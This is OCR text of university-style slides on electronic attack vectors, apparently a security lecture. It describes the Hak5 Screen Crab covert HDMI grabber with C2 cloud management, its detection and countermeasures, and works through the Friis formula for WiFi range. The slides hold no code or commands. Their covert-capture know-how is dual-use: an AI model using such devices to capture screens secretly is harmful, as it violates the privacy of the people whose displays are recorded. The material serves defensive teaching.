



Electronic Attack Vectors

Tomáš Rosa, Ph.D.
Cryptology and Biometrics Competence Centre, Raiffeisenbank, Prague
Faculty of Mathematics and Physics, Charles University, Prague

Hak5 - Popular Red Team Toolbox Gadgets



Display Data

Preview: Screen Crab

Screen grabber for HDMI, based on Lontium chipset for signal bridging and conversion


Captures either single frames or video, results stored locally on SD card and possibly also at C2 cloud

Remote management via C2 cloud, 2.4 GHz WiFi connection

Plausibility Analysis

1. Plausible with small operational issues
2. HDMI signal is generally unprotected, certain limits are imposed by available chipsets
3. Can be detected, sometimes flashing as LONTIUM adapter to the operating system
4. Encrypted video links for highly sensitive areas. Regular inspection of exposed links. Robust video architecture, not exposing any HDMI or USB links.

Intermezzo on e.g. Direct WiFi Interconnection Hookups



Available Receiver Antenna Power - Friis Transmission Formula

- Let A_r be the receiver antenna effective aperture,
  - G_r its gain,
  - and λ the wavelength (c/f, in the free space).
- The available receiver antenna terminal power in the maximum directivity course is then given by:

$$P_r = \frac{A_r G_t P_t}{4\pi d^2} = G_r G_t P_t \left(\frac{\lambda}{4\pi d} \right)^2,$$

free space attenuation

$$\text{where } A_r = \frac{\lambda^2 G_r}{4\pi}$$

Application of Friis Transmission Formula

- Let dBm denote decibels over 1 mW power and let dBi denote decibels of the antenna power gain over the isotropic source.
  - $[P]_{dBm} = 10\log (P/10^{-3}) = 10\log P + 30$
  - $[G]_{dBi} = 10\log (G/1) = 10\log G$
- The available receiver antenna terminal power is then:

$$[P_r]_{dBm} = [P_t]_{dBm} + [G_t]_{dBi} + [G_r]_{dBi} - 20\log\frac{4\pi d}{\lambda}$$

$[G]_{dB}$ = free space loss

Modeling the Free Space Loss for WiFi in 2.4 GHz Band


$$\text{2442 MHz: } G_{free\_space} = -20\log\frac{814}{25}\pi - 20\log d \left[\text{dB; -, m}\right]$$

$$\approx -20\log d - 40.2 \left[\text{dB; m, -}\right]$$

